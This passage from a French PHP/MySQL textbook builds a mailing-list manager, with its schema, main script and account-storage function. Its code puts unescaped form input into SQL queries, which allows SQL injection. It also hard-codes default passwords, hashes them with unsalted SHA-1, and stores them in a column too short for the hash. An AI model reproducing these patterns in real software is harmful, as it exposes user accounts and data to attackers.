- Offrir la possibilité aux utilisateurs d'avoir plusieurs adresses. La plupart des utilisateurs possèdent plusieurs adresses e-mail. En déplaçant leur adresse e-mail de la table `users` vers la table `accounts`, vous pouvez leur permettre d'utiliser simultanément plusieurs adresses. Il faudra également modifier un peu de code. Le formulaire d'envoi devra notamment posséder un menu déroulant pour sélectionner l'adresse à utiliser.
- Permettre d'envoyer, de recevoir et de lire des courriers contenant des pièces jointes. Si vous donnez la possibilité aux utilisateurs d'envoyer des pièces jointes, vous devrez également ajouter une fonction de dépôt de fichier, comme nous l'avons vu au Chapitre 17. L'envoi des courriers avec pièces jointes sera étudié au Chapitre 28.
- Ajouter la possibilité d'utiliser un carnet d'adresses.
- Permettre aux utilisateurs de lire les *news*. La lecture sur un serveur NNTP à l'aide des fonctions IMAP est quasiment identique à la lecture d'une boîte aux lettres puisqu'il suffit de préciser un autre numéro de port et un autre protocole dans l'appel à `imap open()`. Au lieu de donner le nom d'une boîte aux lettres comme

`INBOX`, il faut ensuite fournir le nom d'un *forum de discussion*. Vous pouvez combiner cette possibilité avec une structuration en fils de discussion, que nous aborderons au Chapitre 29.

Pour la suite

Dans le prochain chapitre, nous implémenterons un autre projet lié au courrier électronique : une application permettant d'envoyer des lettres d'information portant sur différents sujets aux personnes qui se seront enregistrées sur notre site.

28

Implémentation d'un gestionnaire de listes de diffusion

Si vous avez construit une liste des personnes qui se sont inscrites sur votre site, il peut être intéressant de rester en contact avec elles en leur envoyant régulièrement un bulletin d'informations. Dans ce chapitre, nous allons implémenter une interface pour un gestionnaire de listes de diffusion (ou MLM, *Mailing List Manager*). Certains gestionnaires de listes de diffusion permettent à n'importe quelle personne de la liste d'envoyer des messages aux autres personnes de la liste, mais notre programme sera simplement un système permettant à l'administrateur de la liste d'envoyer des messages aux personnes inscrites dans cette liste. Nous avons choisi de l'appeler *Pyramid-MLM*.

Ce système sera comparable à certains produits qui existent déjà sur le marché. Pour avoir une idée du but que nous recherchons, nous vous suggérons de visiter le site **http://www.topica.com/**.

Notre application permet à un administrateur de créer plusieurs listes de diffusion et d'envoyer des bulletins d'informations différents à chacune de ces listes. Elle se sert notamment d'un système de téléchargement de fichiers pour permettre à l'administrateur de télécharger une version texte et une version HTML de son bulletin d'informations, qu'il peut donc créer en n'étant pas connecté. Cela signifie que les administrateurs peuvent se servir de n'importe quel logiciel pour créer leurs messages.

Les utilisateurs peuvent s'inscrire à n'importe quelle liste de notre site et indiquer s'ils souhaitent recevoir les bulletins au format texte ou en HTML.

Composants de la solution

Nous souhaitons implémenter un système de saisie et d'envoi de bulletins d'informations en ligne. Ce système doit permettre de créer différents bulletins d'informations

qui seront envoyés aux utilisateurs et donner aux utilisateurs la possibilité de s'inscrire à un ou à plusieurs bulletins d'informations.

Plus précisément, voici la liste des fonctionnalités que nous devons implémenter dans notre système :

- Les administrateurs doivent pouvoir configurer et modifier des listes de diffusion.
- Les administrateurs doivent pouvoir envoyer des bulletins aux formats texte et HTML à toutes les personnes inscrites à une liste de diffusion.
- Les utilisateurs doivent pouvoir s'enregistrer pour utiliser le site, saisir et modifier leurs informations personnelles.
- Les utilisateurs doivent pouvoir s'inscrire à n'importe quelle liste du site.
- Les utilisateurs doivent pouvoir annuler leur inscription à une liste.
- Les utilisateurs devraient pouvoir choisir entre les formats texte ou HTML.
- Pour des raisons de sécurité, les utilisateurs ne doivent pas pouvoir envoyer des e-mails aux personnes de leur liste ou obtenir les adresses e-mail de ces personnes.
- Les utilisateurs et les administrateurs doivent pouvoir afficher les informations sur chacune des listes de diffusion.
- Les utilisateurs et les administrateurs doivent pouvoir afficher les anciens bulletins d'informations envoyés à une liste (c'est-à-dire l'archive de la liste).

Maintenant que nous connaissons les objectifs, nous pouvons concevoir la solution et ses composants, comme la configuration d'une base de données des listes, d'abonnés et de bulletins archivés, le transfert de bulletins d'informations créés hors ligne et l'envoi d'e-mails avec des pièces jointes.

Configuration de la base de données

Nous devons enregistrer le nom d'utilisateur et le mot de passe de chaque utilisateur de notre système, ainsi qu'une liste des listes de diffusion auxquelles il s'est abonné. Nous devons également enregistrer les préférences de chaque utilisateur en ce qui concerne le format des bulletins (texte ou HTML), afin de pouvoir lui envoyer la version appropriée.

Un administrateur est un utilisateur particulier qui peut créer de nouvelles listes de diffusion et envoyer des bulletins d'informations à ces listes.

Il peut être intéressant d'implémenter un système d'archivage des bulletins d'informations. En effet, il se peut que les abonnés ne conservent pas tous les bulletins qu'ils reçoivent, mais ils peuvent avoir envie de retrouver un vieil article. Un archivage est également un bon outil publicitaire pour la liste de diffusion, puisque les abonnés potentiels peuvent ainsi voir de quoi elle parle.

La configuration de cette base de données avec MySQL et son interface en PHP n'a rien de très difficile.

Transfert des fichiers

Nous avons besoin d'une interface permettant aux administrateurs d'envoyer des bulletins, comme nous l'avons déjà vu. Mais nous n'avons pas encore expliqué comment les administrateurs pourront créer ces bulletins. Nous pourrions leur proposer un formulaire dans lequel ils pourraient saisir ou recopier le contenu de leurs bulletins, mais il serait plus agréable de leur permettre de créer un bulletin avec leur éditeur de texte favori et de transférer ensuite le fichier produit sur le serveur web. Cette approche offre aussi aux administrateurs la possibilité d'ajouter des images dans un bulletin HTML. Pour implémenter cette fonctionnalité, nous pouvons récupérer le mécanisme de transfert de fichiers présenté au Chapitre 17.

Nous devons cependant utiliser un formulaire légèrement plus complexe que celui auquel nous avons eu recours. En effet, l'administrateur doit pouvoir transférer à la fois la version texte et la version HTML de son bulletin, ainsi que toutes les images accompagnant la version HTML.

Après avoir déposé le bulletin sur le serveur, nous devons créer une interface permettant à l'administrateur de prévisualiser ce bulletin avant de l'envoyer. Il pourra ainsi vérifier que tous les fichiers ont été correctement transférés.

Notez que nous conserverons tous ces fichiers dans un répertoire d'archive afin que les utilisateurs puissent consulter les éditions précédentes du bulletin. Il faut que ce répertoire soit accessible en écriture à l'utilisateur sous le compte duquel le serveur web s'exécute. Le script de transfert de fichiers écrira les bulletins dans *./archive/* : vous devez donc vous assurer que les permissions de ce répertoire ont été correctement définies.

Envoyer des e-mails incluant des pièces jointes

Pour ce projet, nous devons pouvoir envoyer aux utilisateurs un bulletin en texte brut ou une version HTML, plus agréable, en fonction de leurs préférences.

Pour envoyer un fichier HTML contenant des images, nous devons disposer d'un moyen permettant d'envoyer des pièces jointes, or la fonction `mail()` de PHP ne prend pas facilement en charge les pièces jointes. Nous préférons donc utiliser l'excellent paquetage *Mail_Mime* de PEAR, créé par Richard Heyes, qui sait gérer sans problème les pièces jointes HTML.

Les instructions d'installation de ce paquetage sont présentées dans l'Annexe A, dans la section consacrée à l'installation de PEAR.

Présentation de la solution


Pour ce projet, nous utiliserons à nouveau une approche par événements, comme nous l'avons fait au Chapitre 27.

Nous commencerons une fois de plus par dessiner un ensemble de diagrammes de flux mettant en évidence les chemins par lesquels peuvent passer les utilisateurs du système. Ici, nous avons dessiné trois diagrammes pour représenter les trois ensembles d'interactions possibles des utilisateurs avec le système. Les actions autorisées sont en effet différentes selon que l'utilisateur ne s'est pas authentifié, qu'il s'est authentifié en tant qu'utilisateur normal ou en tant qu'administrateur. Ces actions sont représentées, respectivement, par les Figures 28.1, 28.2 et 28.3.

À la Figure 28.1, vous pouvez voir les actions possibles pour les utilisateurs qui ne se sont pas encore authentifiés. Comme vous pouvez le constater, l'utilisateur peut s'authentifier (s'il possède déjà un compte), créer un compte (s'il n'en possède pas déjà un) ou afficher les listes de diffusion existantes.

Figure 28.1


Un utilisateur ne peut choisir que quelques actions restreintes lorsqu'il n'est pas authentifié.



La Figure 28.2 présente les actions disponibles pour les utilisateurs authentifiés. Ceux-ci peuvent modifier la configuration de leur compte (adresse e-mail et préférences), changer leur mot de passe et modifier les listes auxquelles ils sont inscrits.

Figure 28.2

Après s'être authentifié, un utilisateur peut modifier ses préférences grâce à différentes options.



La Figure 28.3 présente les actions que peuvent choisir les administrateurs authentifiés. Comme vous pouvez le constater, un administrateur possède la plupart des fonctionna-

lités des utilisateurs normaux, plus certaines autres. Il peut également créer de nouvelles listes de diffusion, créer de nouveaux messages pour une liste de diffusion en téléchargeant des fichiers et prévisualiser les messages avant de les envoyer.




Figure 28.3
Les administrateurs disposent d'autres options.

Comme nous avons choisi une approche par événements, le cœur de l'application se trouve dans un seul fichier, *index.php*, qui appelle un ensemble de bibliothèques de fonctions. Le Tableau 28.1 récapitule les fichiers intervenant dans cette application.

Tableau 28.1 : Les fichiers du gestionnaire de listes de diffusion

Nom du fichier	*Type*	*Description*
`index.php`	Application	Le script principal qui exécute l'application.
`include fns.php`	Fonctions	Ensemble de fichiers à inclure pour cette application.
`data valid fns.php`	Fonctions	Ensemble de fonctions pour valider les données d'entrée.
`db fns.php`	Fonctions	Ensemble de fonctions pour se connecter à la base de données `mlm`.
`mlm fns.php`	Fonctions	Ensemble de fonctions spécifiques à cette application.
`output fns.php`	Fonctions	Ensemble de fonctions de génération du code HTML.
`upload.php`	Composant	Script qui gère le composant de transfert des fichiers pour l'administrateur. Il est séparé pour des raisons de sécurité.
`user auth fns.php`	Fonctions	Ensemble de fonctions pour authentifier les utilisateurs.
`create database.sql`	SQL	Code SQL pour configurer la base de données `mlm`, un utilisateur web et un administrateur.

Nous allons maintenant nous intéresser à l'implémentation de ce projet, en commençant par la base de données dans laquelle nous enregistrerons les informations concernant les abonnés et les listes.

Configuration de la base de données

Pour cette application, nous devons enregistrer les informations suivantes :

- **Lists.** Listes de diffusion auxquelles les utilisateurs peuvent s'inscrire.
- **Subscribers.** Utilisateurs du système et leurs préférences.
- **Sub_lists.** Mise en relation des utilisateurs et des listes auxquelles ils se sont inscrits (relation plusieurs-vers-plusieurs).
- **Mail.** Enregistrement des e-mails qui ont été envoyés.
- **Images.** Comme nous souhaitons pouvoir envoyer des e-mails contenant plusieurs fichiers (c'est-à-dire une version texte, une version HTML et un certain nombre d'images), nous devons également enregistrer les images accompagnant chaque e-mail.

Le code SQL que nous avons écrit pour créer cette base de données est présenté dans le Listing 28.1.

Listing 28.1 : *create_database.sql* — Le code SQL de création de la base de données *mlm*

```
create database mlm;

use mlm;

create table lists
(
   listid int auto_increment not null primary key,
   listname char(20) not null,
   blurb varchar(255)
);

create table subscribers
(
  email char(100) not null primary key,
  realname char(100) not null,
  mimetype char(1) not null,
  password char(16) not null,
  admin tinyint not null
);

# Relation entre un utilisateur et une liste
create table sub_lists
(
```

```
  email char(100) not null,
  listid int not null
);

create table mail
(
  mailid int auto_increment not null primary key,
  email char(100) not null,
  subject char(100) not null,
  listid int not null,
  status char(10) not null,
  sent datetime,
  modified timestamp
);

# Images associées à un courrier.
create table images
(
  mailid int  not null,
  path char(100) not null,
  mimetype char(100) not null
);

grant select, insert, update, delete
on mlm.*
to mlm@localhost identified by 'password';

insert into subscribers values
('admin@localhost', 'Administrative User', 'H', sha1('admin'), 1);
```

Vous pouvez exécuter ce programme SQL en saisissant la commande suivante :

```
mysql -u root -p < create_database.sql
```

Vous devrez naturellement saisir le mot de passe `root`. Vous pouvez bien sûr exécuter ce script sous le nom de n'importe quel utilisateur MySQL possédant les privilèges appropriés, mais nous nous sommes servis du compte `root` pour des raisons de simplicité. N'oubliez pas non plus de modifier le mot de passe de l'utilisateur `mlm` et de l'administrateur dans votre script avant de l'exécuter.

Certains champs de cette base de données méritent quelques explications.

La table `lists` contient des identificateurs et des noms de listes dans les colonnes `listid` et `listname`. Elle contient aussi une colonne `blurb` correspondant à la description de chaque liste.

La table `subscribers` contient l'adresse e-mail (`email`) et le nom (`realname`) des abonnés. Elle stocke également leur mot de passe (`password`) et une option (`admin`) qui indique si l'utilisateur est un administrateur ou non. Elle contient le format des bulletins à envoyer (`mimetype`). Cette colonne peut valoir `H` pour des bulletins en HTML ou `T` pour des bulletins en texte brut.

La table `sublists` contient l'adresse e-mail (`email`) de la table `subscribers` et les identificateurs de liste `listid` de la table `lists`.

La table `mail` contient des informations sur chaque message e-mail envoyé par le système. Elle stocke un identificateur unique (`mailid`), l'adresse à partir de laquelle le message e-mail a été envoyé (`email`), la ligne de sujet de l'e-mail (`subject`) et l'identificateur `listid` de la liste à laquelle il a été envoyé ou doit être envoyé. Le contenu du message, en texte ou en HTML, peut être un fichier assez volumineux, c'est pourquoi nous enregistrons l'archive des messages en dehors de la base de données. Nous conserverons également certaines informations générales : si le message a été envoyé (`status`), à quel moment il a été envoyé (`sent`) et la date de la dernière modification de cet enregistrement (`modified`).

Pour terminer, nous utilisons la table `images` pour conserver une trace des images associées aux messages HTML. Une fois encore, ces images pouvant être assez volumineuses, nous les enregistrons en dehors de la base de données. Cependant, nous stockons l'identificateur du message (`mailid`) auquel elle est associée, l'emplacement `path` où cette image est enregistrée et le type MIME de l'image (`mimetype`), par exemple `image/gif`.

Le code SQL du Listing 28.1 configure également un utilisateur sous le compte duquel PHP pourra se connecter à la base, ainsi qu'un administrateur pour le système.

Architecture du script

Comme pour le projet précédent, nous avons choisi une approche par événements pour ce projet. Le cœur de l'application se trouve dans le fichier *index.php*, qui est composé de quatre parties principales :

1. Le prétraitement effectue tous les traitements nécessaires avant d'envoyer les en-têtes.
2. L'installation et l'envoi des en-têtes créent et envoient le début de la page HTML.
3. L'exécution de l'action répond à l'événement reçu. Comme dans l'exemple précédent, l'événement se trouve dans la variable `$action`.
4. L'envoi des pieds de pages.

Bien que l'essentiel du traitement soit effectué dans ce fichier, l'application se sert également des bibliothèques de fonctions présentées au Tableau 28.1, comme nous l'avons vu précédemment.

Le code source complet du script *index.php* est présenté dans le Listing 28.2.

Listing 28.2 : *index.php* — Le fichier principal de *Pyramid-MLM*

```
<?php

/*************************************************************
* Section 1 : prétraitement
*************************************************************/

  include ('include_fns.php');
  session_start();

  $action = $_GET['action'];
  $buttons = array();

  // Compléter cette chaîne s'il faut traiter quoi que ce soit
  // avant d'envoyer les en-têtes.
  $status = '';

  // On doit traiter les requêtes de connexion et de déconnexion
  // avant toute chose.
  if(($_POST['email']) && ($_POST['password'])) {
    $login = login($_POST['email'], $_POST['password']);

    if($login == 'admin') {
      $status .= "<p style=\"padding-bottom: 50px\">
               <strong>".get_real_name($_POST['email'])."</strong>
                  logged in successfully as
                  <strong>Administrator</strong>.</p>";
      $_SESSION['admin_user'] = $_POST['email'];

    } else if($login == 'normal') {
      $status .= "<p style=\"padding-bottom: 50px\">
               <strong>".get_real_name($_POST['email'])."</strong>
                  logged in successfully.</p>";
      $_SESSION['normal_user'] = $_POST['email'];

    } else {
      $status .= "<p style=\"padding-bottom: 50px\">Sorry, we
                  could not log you in with that email address
                  and password.</p>";
    }
  }

  if($action == 'log-out') {
    unset($action);
    $_SESSION=array();
    session_destroy();
  }

/*************************************************************
* Section 2 : Configuration et affichage des en-têtes
*************************************************************/

  // Crée les boutons qui apparaîtront dans la barre d'outils
  if(check_normal_user()) {
    // Cas d'un utilisateur normal
    $buttons[0] = 'change-password';
    $buttons[1] = 'account-settings';
    $buttons[2] = 'show-my-lists';
```

```
    $buttons[3] = 'show-other-lists';
    $buttons[4] = 'log-out';
  } else if(check_admin_user()) {
    // Cas d'un administrateur
    $buttons[0] = 'change-password';
    $buttons[1] = 'create-list';
    $buttons[2] = 'create-mail';
    $buttons[3] = 'view-mail';
    $buttons[4] = 'log-out';
    $buttons[5] = 'show-all-lists';
    $buttons[6] = 'show-my-lists';
    $buttons[7] = 'show-other-lists';
  } else {
    // Cas d'un utilisateur non authentifié
    $buttons[0] = 'new-account';
    $buttons[1] = 'show-all-lists';
    $buttons[4] = 'log-in';
  }

  if($action) {
    // Affiche un en-tête contenant le nom de l'application et la
    // description de la page ou de l'action.
    do_html_header('Pyramid-MLM - '.format_action($action));
  } else {
    // Affiche un en-tête ne contenant que le nom de l'application
    do_html_header('Pyramid-MLM');
  }

  display_toolbar($buttons);

  // Affiche le texte produit par les fonctions appelées avant
  // la production de l'en-tête.
  echo $status;

/*****************************************************************
* Section 3 : Exécution de l'action
*****************************************************************/

  // Un visiteur non authentifié n'a droit qu'à ces actions.
  switch ($action) {
    case 'new-account':
      // get rid of session variables
      session_destroy();
      display_account_form();
    break;

    case 'store-account':
      if (store_account($_SESSION['normal_user'],
                $_SESSION['admin_user'], $_POST)) {
        $action = '';
      }

      if(!check_logged_in()) {
        display_login_form($action);
      }
    break;

    case 'log-in':
```

```
    case '':
      if(!check_logged_in()) {
        display_login_form($action);
      }
    break;

    case 'show-all-lists':
      display_items('All Lists', get_all_lists(), 'information',
                    'show-archive','');
    break;

    case 'show-archive':
      display_items('Archive For '.get_list_name($_GET['id']),
                     get_archive($_GET['id']), 'view-html',
                    'view-text', '');
    break;

    case 'information':
      display_information($_GET['id']);
    break;
  }

  // Toutes les autres actions exigent une authentification.
if(check_logged_in()) {
    switch ($action) {
      case 'account-settings':
        display_account_form(get_email(),
              get_real_name(get_email()),
              get_mimetype(get_email()));
      break;

      case 'show-other-lists':
        display_items('Unsubscribed Lists',
                      get_unsubscribed_lists(get_email()),
                      'information', 'show-archive',
                      'subscribe');
      break;

      case 'subscribe':
        subscribe(get_email(), $_GET['id']);
        display_items('Subscribed Lists',
get_subscribed_lists(get_email()), 'information',
                    'show-archive', 'unsubscribe');
      break;

      case 'unsubscribe':
        unsubscribe(get_email(), $_GET['id']);
        display_items('Subscribed Lists',
get_subscribed_lists(get_email()), 'information',
                     'show-archive', 'unsubscribe');
      break;

      case '':
      case 'show-my-lists':
        display_items('Subscribed Lists',
get_subscribed_lists(get_email()),
                     'information', 'show-archive', 'unsubscribe');
      break;
```

```
        case 'change-password':
          display_password_form();
        break;

        case 'store-change-password':
          if(change_password(get_email(), $_POST['old_passwd'],
             $_POST['new_passwd'], $_POST['new_passwd2'])) {
            echo "<p style=\"padding-bottom: 50px\">OK: Password
                  changed.</p>";
          } else {
            echo "<p style=\"padding-bottom: 50px\">Sorry, your
                  password could not be changed.</p>";
            display_password_form();
          }
        break;
      }
    }

    // Seul un administrateur peut exécuter les actions suivantes. r
    if(check_admin_user()) {
      switch ($action) {
        case 'create-mail':
          display_mail_form(get_email());
        break;

        case 'create-list':
          display_list_form(get_email());
        break;

        case 'store-list':
          if(store_list($_SESSION['admin_user'], $_POST)) {
            echo "<p style=\"padding-bottom: 50px\">New list
                  added.</p>";
            display_items('All Lists', get_all_lists(),
                          'information', 'show-archive','');
          } else {
            echo "<p style=\"padding-bottom: 50px\">List could not
                   be stored. Please try again.</p>";
          }
        break;

        case 'send':
          send($_GET['id'], $_SESSION['admin_user']);
        break;

        case 'view-mail':
          display_items('Unsent Mail', get_unsent_mail(get_email()),
                        'preview-html', 'preview-text', 'send');
        break;
      }
    }

  /*****************************************************************
  * Section 4 : Affichage du pied de page
  *****************************************************************/

    do_html_footer();
  ?>
```

Vous pouvez voir que les quatre parties de ce script sont clairement délimitées dans le listing. Dans la phase de prétraitement, nous configurons la session et nous traitons toutes les actions qui doivent être effectuées avant d'envoyer les en-têtes, c'est-à-dire les connexions et les déconnexions.

Dans la phase d'en-tête, nous configurons les boutons du menu dont l'utilisateur pourra se servir et nous affichons les en-têtes appropriés à l'aide de la fonction `do html header()` de *output_fns.php*. Cette fonction se contente d'afficher la barre d'en-tête et les menus, c'est pourquoi nous ne l'étudierons pas plus en détail.

Dans la section principale du script, nous réagissons à l'action sélectionnée par l'utilisateur. Ces actions sont regroupées en trois ensembles : les actions qui peuvent être effectuées si l'utilisateur n'est pas authentifié, celles qui peuvent être exécutées par des utilisateurs normaux et celles réservées aux administrateurs. Nous vérifions si nous pouvons accéder aux deux derniers ensembles d'actions avec les fonctions `check logged in()` et `check admin user()`, qui sont définies dans la bibliothèque de fonctions *user_auth_fns.php*. Le code de ces fonctions et celui de la fonction `check normal user()` sont présentés dans le Listing 28.3.

Listing 28.3 : Les fonctions de *user_auth_fns.php* — Elles vérifient qu'un utilisateur s'est authentifié et à quel niveau

```
function check_normal_user() {
// Vérifie que l'utilisateur s'est authentifié et l'avertit dans le cas
contraire.

  if (isset($_SESSION['normal_user'])) {
    return true;
  } else {
    return false;
  }
}

function check_admin_user() {
// Vérifie que l'utilisateur s'est authentifié et l'avertit dans le cas
contraire.
  if (isset($_SESSION['admin_user'])) {
    return true;
  } else {
    return false;
  }
}
```

Comme vous pouvez le constater, ces fonctions se servent des variables de session `normal user` et `admin user` pour vérifier que l'utilisateur est authentifié. Nous reviendrons sur la définition de ces variables de session dans un instant.

Dans la dernière section de ce script, nous envoyons un pied de page HTML avec la fonction `do html footer()` de *output_fns.php*.

Examinons rapidement les différentes actions possibles dans notre système. Ces actions sont présentées dans le Tableau 28.2.

Tableau 28.2 : Les actions possibles du gestionnaire de listes de diffusion

Action	*Utilisable par*	*Description*
`log in`	N'importe qui	Affiche un formulaire de connexion.
`log out`	N'importe qui	Ferme la session.
`new account`	N'importe qui	Crée un nouveau compte pour un utilisateur.
`store account`	N'importe qui	Enregistre les informations du compte.
`show all lists`	N'importe qui	Affiche la liste des listes de diffusion disponibles.
`show archive`	N'importe qui	Affiche les bulletins archivés d'une liste particulière.
`information`	N'importe qui	Affiche les informations générales d'une liste.
`account settings`	Les utilisateurs authentifiés	Affiche les paramètres d'un compte utilisateur.
`show other lists`	Les utilisateurs authentifiés	Affiche les listes de diffusion auxquelles l'utilisateur n'est pas abonné.
`show my lists`	Les utilisateurs authentifiés	Affiche les listes de diffusion auxquelles l'utilisateur est abonné.
`subscribe`	Les utilisateurs authentifiés	Abonne un utilisateur à une liste de diffusion.
`unsubscribe`	Les utilisateurs authentifiés	Annule l'inscription d'un utilisateur à une liste de diffusion.
`change password`	Les utilisateurs authentifiés	Affiche le formulaire de changement du mot de passe
`store change password`	Les utilisateurs authentifiés	Met à jour le mot de passe d'un utilisateur.
`create mail`	Les administrateurs	Affiche un formulaire permettant de déposer des bulletins.
`create list`	Les administrateurs	Affiche un formulaire pour créer de nouvelles listes de diffusion.
`store list`	Les administrateurs	Enregistre les détails d'une liste de diffusion dans la base de données.

Tableau 28.2 : Les actions possibles du gestionnaire de listes de diffusion *(suite)*

Action	*Utilisable par*	*Description*
`view mail`	Les administrateurs	Affiche les bulletins qui ont été déposés, mais pas envoyés.
`send`	Les administrateurs	Envoie les bulletins aux abonnés.

Vous remarquerez qu'il manque une option permettant de déposer les bulletins saisis par les administrateurs avec `create mail`. En fait, cette fonctionnalité se trouve dans un autre fichier, *upload.php*. Nous l'avons placée dans un autre fichier parce que cela nous permet, à nous autres programmeurs, d'isoler plus facilement les risques de sécurité.

Nous allons maintenant voir comment implémenter les actions des trois groupes présentés au Tableau 28.2, c'est-à-dire les actions qui peuvent être effectuées par n'importe qui, les actions réservées aux utilisateurs authentifiés et les actions réservées aux administrateurs.


Implémentation de la connexion

Lorsqu'un nouvel utilisateur arrive sur notre site, il y a trois choses que nous aimerions qu'il fasse. Tout d'abord, regarder ce que nous avons à offrir. Ensuite, s'enregistrer sur notre site. Et, enfin, s'authentifier sur le site. Nous allons maintenant examiner chacune de ces actions.

À la Figure 28.4, vous pouvez voir la page d'accueil que nous présentons aux utilisateurs lors de leur première visite de notre site.

Figure 28.4

Lorsqu'un utilisateur arrive sur notre site, il peut créer un nouveau compte, afficher les listes disponibles ou tout simplement s'authentifier.



Nous allons d'abord nous intéresser à la création d'un nouveau compte et à l'ouverture d'une session. Nous verrons un peu plus loin comment afficher les informations sur les listes disponibles.

Création d'un nouveau compte

Lorsqu'un utilisateur sélectionne l'option *New Account*, l'action `new account` est activée. Cette action active à son tour le code suivant de *index.php :*

```
case 'new-account':
  // On se débarrasse des variables de session
  session_destroy();
  display_account_form();
  break;
}
```

Ce code met fin à la session de l'utilisateur s'il était connecté, et affiche le formulaire de création de compte (voir la Figure 28.5).




Figure 28.5

Le formulaire de création d'un nouveau compte permet aux utilisateurs de saisir les informations les concernant.

Ce formulaire est produit par la fonction `display account form()` de la bibliothèque *output_fns.php*. Cette fonction est utilisée également dans l'action `account settings`, pour afficher un formulaire permettant à l'utilisateur de configurer son compte. Si elle est invoquée dans l'action `account settings`, le formulaire est automatiquement

rempli avec les informations connues sur l'utilisateur. Ici, ce formulaire est vide, prêt à recevoir les informations du nouveau compte. Cette fonction se contentant de produire du code HTML, nous ne l'étudierons pas ici.

Le bouton d'envoi de ce formulaire invoque l'action `store account`. Voici le code de cette action :

```
case 'store-account':
  if (store_account($_SESSION['normal_user'],
          $_SESSION['admin_user'], $_POST)) {
    $action = '';
  }

  if(!check_logged_in()) {
    display_login_form($action);
  }
  break;
}
```

La fonction `store account()` enregistre les informations relatives au compte dans la base de données. Le code de cette fonction est présenté dans le Listing 28.4.

Listing 28.4 : La fonction *store_account()* de *mlm_fns.php* — Cette fonction enregistre les informations relatives à un compte dans la base de données

```
// Ajoute un nouvel inscrit dans la base de données ou permet à un
// utilisateur de modifier son profil.
function store_account($normal_user, $admin_user, $details) {
  if(!filled_out($details))  {
    echo "<p>All fields must be filled in.  Try again.</p>";
    return false;
  } else {
    if(subscriber_exists($details['email'])) {
      // Vérifie qu'il est connecté sous le compte qu'il essaie de
      // modifier.
      if(get_email()==$details['email']) {
        $query = "update subscribers set
                  realname = '".$details[realname]."',
                  mimetype = '".$details[mimetype]."'
                  where email = '".$details[email]."'";

        if($conn=db_connect())   {
          if ($conn->query($query)) {
            return true;
          } else {
            return false;
          }
        } else  {
          echo "<p>Could not store changes.</p>";
          return false;
        }
```

```
        } else {
          echo "<p>Sorry, that email address is already registered
                   here.</p>
                <p>You will need to log in with that address to
                   change its settings.</p>";
          return false;
        }
      } else {
        // new account
        $query = "insert into subscribers
                    values ('".$details[email]."',
                            '".$details[realname]."',
                            '".$details[mimetype]."',
                            sha1('".$details[new_password]."'),
                            0)";

        if($conn=db_connect()) {
          if ($conn->query($query)) {
            return true;
          } else {
            return false;
          }
        } else {
          echo "<p>Could not store new account.</p>";
          return false;
        }
      }
    }
  }
```

Cette fonction commence par vérifier que l'utilisateur a bien rempli les champs nécessaires.

